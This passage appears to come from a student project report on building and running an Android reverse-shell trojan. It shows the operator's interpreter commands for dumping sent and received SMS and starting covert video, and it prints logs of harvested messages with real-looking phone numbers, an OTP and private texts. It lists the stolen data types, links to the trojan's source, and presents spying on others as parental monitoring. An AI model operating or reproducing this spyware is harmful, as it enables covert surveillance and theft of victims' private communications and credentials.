Interpreter:/> 
```

SMS INBOX TEXT FILE






## STEP-14:


### SMS RECEIVED TEXT FILE WITH HACKER

## STEP-15:



```
1 #0
2 Number : BP-BSNLS
3 Person : null
4 Date : Sun Apr 11 15:03:43 GMT+05:30 54804
5 Body : 124158 is the OTP for your BSNL Selfcare app sign-up valid for 10 mins-BSNL.
6
7 #1
8 Number : BX-611124
9 Person : null
10 Date : Sat Mar 13 16:43:38 GMT+05:30 54804
11 Body : Dear customer, it is observed that your balance is zero and outgoing calls/SMS cannot be made. Requesting you to kindly recharge with Top-up/STV to avail outgoing calls/SMS facility
12
13 #2
14 Number : AD-RahAgr
15 Person : null
16 Date : Mon Feb 23 10:34:06 GMT+05:30 54804
17 Body : Dear, Gondwananembers My name is Nehaa, I need workers urgently, I pay Rs 8800/day, https://api.whatsapp.com/send?phone=639672017840
18
19 #3
20 Number : 919515219500
21 Person : null
22 Date : Sat Feb 23 20:06:52 GMT+05:30 54802
23 Body : Dear Customer, You have a missed call from +919515219500 The last missed call was at 06:12 PM on 31-Oct-2022 Thankyou, Team Jlo.
24
25 #4
26 Number : JM-KOTAKA
27 Person : null
28 Date : Sat Dec 22 23:43:51 GMT+05:30 54801
29 Body : Open a ZERO maintenance digital savings account instantly with Kotak811 and earn upto 4% interest p.a. https://kotk.in/9loUhw T&C Apply -KBank
30
31 #5
32 Number : JZ-JloSvc
33 Person : null
34 Date : Mon Feb 26 15:53:02 GMT+05:30 54801
35 Body : Welcome to Jlo-Tamil Nadu. Kindly enable Data Roaming to use data services. 4G Data, Voice & SMS benefits will be as per your plan.
36
37 #6
38 Number : JA-JIOPAY
39 Person : null
40 Date : Thu Feb 10 01:44:47 GMT+05:30 54800
```


### SMS SENT



```
vichu@vichu-VB: ~/Andro
Got connection from ('192.168.250.50', 43238)
Hello there, welcome to reverse shell of RMX2085
Interpreter:/> getSMS sent
[INFO] Getting sent SMS
[SUCCESS] Succesfully Saved in /home/vichu/AndroRAT/Dumps/sent_20221101-150118.txt
Interpreter:/>
```

## STEP-16:


### SMS SENT TEXT FILE WITH HACKER




```
111 Date : Wed Nov 25 13:25:55 GMT+05:30 54454
112 Body : Fine nawa
113
114 #17
115 Number : 7993997420
116 Person : null
117 Date : Sun Dec 28 15:47:23 GMT+05:30 54453
118 Body : Ela unnav
119
120 #18
121 Number : 7993997420
122 Person : null
123 Date : Sun Dec 28 14:38:38 GMT+05:30 54453
124 Body : Hi nawa
125
126 #19
127 Number : +919441044184
128 Person : null
129 Date : Wed Apr 28 08:53:43 GMT+05:30 54371
130 Body : July 1st week
131
132 #20
133 Number : +919441044184
134 Person : null
135 Date : Wed Apr 28 04:47:26 GMT+05:30 54371
136 Body : Ledo
137
138 #21
139 Number : +919441044184
140 Person : null
141 Date : Thu Feb 18 11:41:31 GMT+05:30 54371
142 Body : Internship??
143
144 #22
145 Number : +919441044184
146 Person : null
147 Date : Thu Feb 18 09:13:35 GMT+05:30 54371
148 Body : Ha naill vastha nawa
149
150 #23
151 Number : 7993997420
152 Person : null
153 Date : Wed Oct 11 18:56:40 GMT+05:30 54344
154 Body : 9392620891
155
156 #24
157 Number : +916301555967
```

## STEP-17:

### VIDEO RECORDING



```
Interpreter: /> startVideo 0
```



## **STEP-18:**

Vedio:-

[https://drive.google.com/drive/folders/1wH3uGMfGCFEvfBsj3hhX48CPF\\_G1g0Sp?usp=sharing](https://drive.google.com/drive/folders/1wH3uGMfGCFEvfBsj3hhX48CPF_G1g0Sp?usp=sharing)

Code :--

[Aayush-kachhwaha/Developing-Android-Trojan \(github.com\)](https://github.com/Aayush-kachhwaha/Developing-Android-Trojan)

## 5. RESULTS AND DISCUSSION

After a successful connection i.e, once the user successfully installs the application and gives necessary permissions,

Hacker now can get access of

**A. DEVICE INFO** – This is accessed by the command `deviceInfo`. It returns the basic info about the device like Manufacturer Name, version of release, Product, model, brand, device, and host.

**B. IP ADDRESS** : IP ADDRESS of the Victim's mobile phone is accessed by the `getIP` command

**C. MAC ADDRESS** : MAC Address of the device is accessed by the command `getMACAddress`

**D. SMS SENT** : All the SMS sent from the victim's mobile phone is tracked and brought to a single text file and is saved in the hacker's device. This is accessed by the command `getSMS sent` The text file has the Number, Body, and Date of the message

**E. SMS INBOX (RECEIVED)** : All the SMS received for the victim's mobile phone is tracked and brought to a single text file and saved in a hacker device. This is accessed by the command `getSMS inbox` The text file has the Number, Body, and Date of the message

**F. CALL LOGS** : All phone calls including outgoing calls, incoming calls, and missed calls are tracked and stored in a single text file and sent to the hacker. This is accessed by the command `getCallLogs` The text file has all call logs, Phone number, Contact Name, Date, and Duration

**G. TAKE VIDEO** : Hacker is Able to Start the video and stop the video and it is saved directly in the Hackers device as mp4 format

## 6. CONCLUSION

In this Project, we have successfully created a RAT(Trojan - A reverse shell Trojan)which involves java on the client side and python on the server side.

This project helps in educating the user about the behavior and functioning of Trojan. Call logs tracking and SMS tracking can be used by parents to observe their kids or by the self-user to track his call logs. This RAT will work on Android devices 4.1 to 10 successfully

## 7. REFERENCES

- 1) Recovering from a Trojan Horse or Virus (cisa.gov)
- 2) Study on Computer Trojan Horse Virus and Its Prevention (ijeas.org)
- 3) <https://www.atlantis-press.com/article/25874734.pdf>
- 4) (PDF) Trojan horses in mobile devices | Luis Villalba - Academia.edu
- 5) <https://arxiv.org/ftp/arxiv/papers/1105/1105.1234.pdf>
- 6) [https://www.researchgate.net/publication/303028540\\_An\\_Android\\_based\\_Trojan\\_Spyware\\_to\\_Study\\_the\\_NotificationListener\\_Service\\_Vulnerability](https://www.researchgate.net/publication/303028540_An_Android_based_Trojan_Spyware_to_Study_the_NotificationListener_Service_Vulnerability)
- 7) <https://www.cse.wustl.edu/~jain/cse571-11/ftp/trojan.pdf>
- 8) Ting Mao, Shengbing Che and Wei Deng\* Central South University of Forestry and Technology, Chang Sha, 410001, China \* Corresponding author
- 9) International Journal of Engineering and Applied Sciences (IJEAS) ISSN:2394-3661, Volume-2, Issue-8, August 2015
- 10) (PDF) Trojan horses in mobile devices (researchgate.net)